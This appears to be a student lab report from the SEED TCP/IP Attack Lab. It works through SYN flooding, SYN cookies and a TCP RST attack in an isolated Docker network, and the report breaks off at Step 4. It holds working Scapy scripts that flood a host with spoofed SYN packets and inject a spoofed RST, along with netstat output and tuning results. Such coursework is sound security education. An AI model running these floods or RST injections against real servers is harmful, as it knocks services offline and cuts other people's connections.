
TCP/IP Attack Lab


Wang,Xiao
Xwang99@syr.edu

Lab environment:



Task 1: SYN Flooding Attack:

Picture to illustrate the attack:



Task 1.1: Launching the Attack Using Python

Warning: If attack fails, please run $ip tcp_metrics flush

CP reserves one fourth of the backlog queue for "proven destinations" if SYN Cookies are disabled. After making a TCP connection from 10.9.0.6 to the server 10.9.0.5, we can see that the IP address 10.9.0.6 is remembered (cached) by the server, so they will be using the reserved slots when connections come from them, and will thus not be affected by the SYN flooding attack. To remove the effect of this mitigation method, we can run the "ip tcp metrics flush" command on the server.

One Process Python code:

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5") # 10.9.0.5 victim host
tcp = TCP(dport=23, flags='S') # telnet dport is d23 and set flag to S"SYN"
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
~
~
```

Lab Record:

Victim (10.9.0.5): ($ docksh 6a1):

Before attack: ($ netstat -nat) : there is no half opened connections (**SYN_RECV**)

```
root@6a1996054ec8:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
     State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
     LISTEN
tcp        0      0 127.0.0.11:41415        0.0.0.0:*
     LISTEN
root@6a1996054ec8:/#
```

Attacker(10.9.0.1): ($ docksh 494)

Just run Python code in the volume folder.

User1 (10.9.0.6): ($ docksh 711)

$ telnet 10.9.0.5   try to connect the **Victim (10.9.0.5)** 10 times all successful.

ID： seed PW: dees

Victim (10.9.0.5): ($ docksh 6a1):

After attack: ($ netstat -nat) : there are alot of opened connections (**SYN_RECV**):

"TIME_WAIT" is a state of a TCP connection that occurs when one endpoint (typically the client) has closed the connection, and the other endpoint (typically the server) is waiting for any delayed packets to arrive. During this time, the endpoint in TIME_WAIT will not initiate any new connections using the same local IP address and port, to prevent any delayed packets from the previous connection from being mistaken for packets from the new connection. The TIME_WAIT state typically lasts for a few minutes.
We can observe that there are **TIMEWAIT**, which means they successfully build the connections.(attack fail)

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:41415        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             135.77.174.130:24019    SYN_RECV
tcp        0      0 10.9.0.5:23             5.13.200.150:46178      SYN_RECV
tcp        0      0 10.9.0.5:23             217.207.184.168:53075   SYN_RECV
tcp        0      0 10.9.0.5:23             159.215.21.230:44399    SYN_RECV
tcp        0      0 10.9.0.5:23             48.96.48.74:24          SYN_RECV
tcp        0      0 10.9.0.5:23             49.54.187.209:1546      SYN_RECV
tcp        0      0 10.9.0.5:23             248.101.72.67:23300     SYN_RECV
tcp        0      0 10.9.0.5:23             36.221.157.227:43875    SYN_RECV
tcp        0      0 10.9.0.5:23             202.249.203.8:34657     SYN_RECV
tcp        0      0 10.9.0.5:23             79.138.221.4:37107      SYN_RECV
tcp        0      0 10.9.0.5:23             168.230.179.130:8226    SYN_RECV
tcp        0      0 10.9.0.5:23             198.127.108.28:57813    SYN_RECV
tcp        0      0 10.9.0.5:23             158.221.215.150:32150   SYN_RECV
tcp        0      0 10.9.0.5:23             85.128.108.66:55702     SYN_RECV
tcp        0      0 10.9.0.5:23             30.216.179.4:31485      SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:34682          TIME_WAIT
tcp        0      0 10.9.0.5:23             78.112.165.119:30929    SYN_RECV
tcp        0      0 10.9.0.5:23             150.203.101.41:52265    SYN_RECV
tcp        0      0 10.9.0.5:23             195.139.92.151:43532    SYN_RECV
tcp        0      0 10.9.0.5:23             31.111.231.182:55751    SYN_RECV
tcp        0      0 10.9.0.5:23             249.50.252.50:32116     SYN_RECV
tcp        0      0 10.9.0.5:23             44.40.156.198:49826     SYN_RECV
tcp        0      0 10.9.0.5:23             37.96.55.10:39984       SYN_RECV
tcp        0      0 10.9.0.5:23             72.192.64.235:33210     SYN_RECV
tcp        0      0 10.9.0.5:23             165.27.143.76:23865     SYN_RECV
tcp        0      0 10.9.0.5:23             92.28.223.173:60970     SYN_RECV
tcp        0      0 10.9.0.5:23             185.14.211.230:47923    SYN_RECV
```

The first time it took only a short while to connect, but after that, we were able to connect instantly every time.

The reason for the initial slow connection was that the Python program was not running fast enough, and other users had a chance to grab the connection first. However, the subsequent instant connections were due to the victim machine remembering the original connection

Multi- Process Python code:

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
from multiprocessing import Process
from multiprocessing import Pool

def SYN():
    ip = IP(dst="10.9.0.5") # 10.9.0.5 victim host
    tcp = TCP(dport=23, flags='S') # telnet dport is d23 and set flag to S"SYN"
    pkt = ip/tcp
    while True:
        pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
        pkt[TCP].sport = getrandbits(16) # source port
        pkt[TCP].seq = getrandbits(32) # sequence number
        send(pkt, verbose = 0)
if __name__=='__main__':

    Num_Proc=10
    p=Pool(Num_Proc)
    for i in range (Num_Proc):
        p.apply_async(SYN)
    p.close()
    p.join()

~
```

In the victim host:


TCP retransmission: sysctl net.ipv4.tcp_synack_retries= **

Size of the queue: sysctl -w net.ipv4.tcp_max_syn_backlog=**

Experiment Outcomes:

Num_Proc	TCP Retransmission	The size of the queue	OutComes
10	5	512	Success
5	5	512	Fail
5	10	512	Fail
5	10	256	Success
2	10	256	Fail
2	20	256	Fail
2	20	80	Success
1	20	80	Sucecess

Result: Number of Process , TCP Re transmission and size of the queue all can influence the the successful rate of the attack.




Task 1.2: Launch the Attack Using C

Experiment Outcomes:

Num_Proc	TCP Retransmission	The size of the queue	OutComes
1	5	512	Fail
1	10	512	Successful

C code is more efficient (5-10 times)then Python.



Task 1.3: Enable the SYN Cookie Countermeasure

Why SYN cookies works:
SYN cookies are a technique used by servers to protect against SYN flood attacks, which can consume system resources and prevent legitimate requests from being processed.

When a server receives a SYN request from a client, it normally responds with a SYN-ACK packet, which acknowledges the request and sets up a session. The server then waits for an ACK response from the client to complete the connection.

In a SYN flood attack, an attacker sends a large number of SYN requests to a server, but never completes the connection by sending the ACK response. This can cause the server to run out of memory and become unresponsive.


To defend against SYN flood attacks, a server can use SYN cookies**. Instead of storing incomplete connection requests in memory, the server encodes the necessary information in the sequence number of the SYN-ACK response.**

The client then sends an ACK response that includes the encoded information, and the server can complete the connection. This approach avoids storing incomplete connections in memory, which can help prevent resource exhaustion.

One potential downside of SYN cookies is that they can cause problems with load balancers or other network devices that need to inspect the sequence number of packets. However, many modern load balancers and firewalls are designed to handle SYN cookies properly.

Step 1: Turn the cookies on

Step 2: lunch the attack with **20 process** and set **TCP Retransmission =20**, **The size of the queue=80**
Attack fail:



Step3 : In victim host: $netstat -nat

We can find, even the queue is full , we can still connect, which means SYN Cookie Countermeasure works.

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:41415        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             100.104.157.80:45144    SYN_RECV
tcp        0      0 10.9.0.5:23             135.172.88.68:55118     SYN_RECV
tcp        0      0 10.9.0.5:23             215.161.47.254:59013    SYN_RECV
tcp        0      0 10.9.0.5:23             88.126.168.47:59793     SYN_RECV
tcp        0      0 10.9.0.5:23             48.167.135.174:23673    SYN_RECV
tcp        0      0 10.9.0.5:23             44.93.44.97:64500       SYN_RECV
tcp        0      0 10.9.0.5:23             199.199.68.97:40207     SYN_RECV
tcp        0      0 10.9.0.5:23             181.61.240.97:26592     SYN_RECV
tcp        0      0 10.9.0.5:23             101.255.129.69:20767    SYN_RECV
tcp        0      0 10.9.0.5:23             29.1.120.42:53682       SYN_RECV
tcp        0      0 10.9.0.5:23             30.117.39.241:58157     SYN_RECV
tcp        0      0 10.9.0.5:23             102.81.173.153:20667    SYN_RECV
tcp        0      0 10.9.0.5:23             43.176.254.192:44355    SYN_RECV
tcp        0      0 10.9.0.5:23             100.165.93.54:45038     SYN_RECV
tcp        0      0 10.9.0.5:23             81.201.162.122:60303    SYN_RECV
tcp        0      0 10.9.0.5:23             155.209.78.3:15077      SYN_RECV
tcp        0      0 10.9.0.5:23             191.224.60.28:51857     SYN_RECV
tcp        0      0 10.9.0.5:23             118.221.60.96:63473     SYN_RECV
tcp        0      0 10.9.0.5:23             37.84.40.14:26788       SYN_RECV
tcp        0      0 10.9.0.5:23             136.149.129.136:65159   SYN_RECV
tcp        0      0 10.9.0.5:23             76.105.196.243:22462    SYN_RECV
tcp        0      0 10.9.0.5:23             19.53.102.199:57673     SYN_RECV
tcp        0      0 10.9.0.5:23             141.79.168.43:25575     SYN_RECV
tcp        0      0 10.9.0.5:23             248.179.244.101:37765   SYN_RECV
tcp        0      0 10.9.0.5:23             108.211.190.242:49716   SYN_RECV
tcp        0      0 10.9.0.5:23             169.23.147.68:8663      SYN_RECV
```


$ netstat -tna | grep SYN_RECV | wc -l
$ ss -n state syn-recv sport = :23 | wc -l

```
root@6a1996054ec8:/#  netstat -tna | grep SYN_RECV | wc -l
128
root@6a1996054ec8:/# ss -n state syn-recv sport = :23 | wc -l
129
root@6a1996054ec8:/#
```


Task 2: TCP RST Attacks on telnet Connections


Picture to illustrate the attack:

close connection



Rude





Sequence Number & Acknowledgement number

The sequence number is a 32-bit number that represents the byte position of the first data byte in a TCP segment. It is used to keep track of the order of transmitted data.

The acknowledgement number is a 32-bit number that represents the next expected sequence number of the data that the receiver is waiting for. It is used to acknowledge the receipt of data and to request the next segment of data from the sender.

The next sequence number is the value that a TCP sender expects to use as the sequence number in the next TCP segment that it sends.

After the initial three-way handshake, the sender's initial sequence number (ISN) is incremented for every segment sent. The next sequence number is then the current sequence number plus the length of the payload in the current segment. For example, if the current sequence number is 1000 and the payload is 500 bytes, the next sequence number would be 1500.

The receiver of the TCP segment acknowledges the receipt of the data by sending an acknowledgement number that is the next expected sequence number. The sender can then use this acknowledgement number to determine that the receiver has received the data up to that point and is ready to receive the next segment with the next sequence number.

The next sequence number is used by the TCP sender to indicate the sequence number of the next segment it expects to send, while the **acknowledgement number is used by the receiver to indicate the sequence number of the next expected byte of data that the receiver is waiting for**.


In other words, the next sequence number is used by the sender to keep track of the position of the first byte of the next segment it sends, while the acknowledgement number is used by the receiver to keep track of the position of the next expected byte of data it has not yet received.

Step0: set wireshark,(in VM $ sudo wireshark)I choose the mode “ANY”


Step1: Go to Client A: 10.9.0.6 build telnet to 10.9.0.7

```
[02/14/23]seed@VM:~/Lab4$ docksh 037
root@0374c430fa50:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ec853cd36bfc login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Step2: use wireshark capture the TCP packet:
Capture **ip.src==10.9.0.6 or ip.dst==10.9.0.7**
Find the latest one



Got the next sequence Number



Step3:

Go to the attacker luanch the attack:


```
#!/bin/env python3

from scapy.all import*

ip =IP(src="10.9.0.6",dst="10.9.0.7")
tcp=TCP(sport=36512,dport=23,flags="R",seq=4189438959)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Step4 :

